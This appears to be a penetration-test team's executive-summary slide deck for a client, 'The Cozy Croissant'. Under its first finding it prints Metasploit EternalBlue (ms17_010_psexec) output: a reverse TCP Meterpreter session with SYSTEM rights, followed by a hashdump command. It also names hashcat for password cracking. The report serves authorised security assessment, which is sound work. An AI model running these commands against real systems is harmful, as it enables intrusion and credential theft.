

The Cozy Croissant

Freshly Baked Security Solutions

Executive Summary

Team XX




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Our Approach

A tightly-knit team of experts, with a multidisciplinary approach to cybersecurity solutions.

02

Key Findings

What we learnt after 24 hours of making acquaintance with your system infrastructure.

03

Recommendations


How TCC can learn, grow, and expand as a result of our discoveries.



Thank YOU!
For this
Opportunity

01

Our Approach



A Broad Approach, Tailored To Your Needs

Skilled
Committed
Multidisciplinary





Our clients needs are our own

**We provide a nuanced
investigation into the
overlap between security,
business, and law.**

A Safety-Oriented Approach


Around the Clock Communication

Total Transparency

System Performance First

02

Key Findings



#1: Outdated Software


```
msf6 exploit(windows/smb/ms17_010_psexec) > run
```

```
[*] Started reverse TCP handler on 10.0.254.201:4444
[*] 10.0.0.5:445 - Target OS: Windows Server 2016 Standard Evaluation 14393
[*] 10.0.0.5:445 - Built a write-what-where primitive...
[+] 10.0.0.5:445 - Overwrite complete... SYSTEM session obtained!
[*] 10.0.0.5:445 - Selecting PowerShell target
[*] 10.0.0.5:445 - Executing the payload...
[+] 10.0.0.5:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175174 bytes) to 10.0.0.5
[*] Meterpreter session 1 opened (10.0.254.201:4444 -> 10.0.0.5:50921 ) at 2023-01-14 11:36:22 -0800
```

```
meterpreter > hashdump
```




```
[*] priv password get can happen: Operation failed: The parameter is incorrect
```

#2: Weak Password Policy




hashcat
advanced
password
recovery

#3: Insecure Guest Devices



03

Future Recommendations



A Changing Legal Environment

**GDPR,
CPPA,
Etc.**

**Dangers and
Opportunities**

Keyword: Prevention > Cure.

Establishing Best Practices

**NIST: Securing
Property
Management
Systems**

**Keyword: Early
Adoption.**

A Brand of Privacy

Growing public
concern

A Virtuous Cycle

Confidence and
Loyalty

Keyword: A Unique Selling
Point.

A Glimpse into the Future

Short-Term



3-6 Months

Abide by NIST best practises,
update network infrastructure

Mid-Term



1 - 2 Years

Adapt to changing regulations.

Long-Term



2+ Years

Privacy and Security as unique
selling points.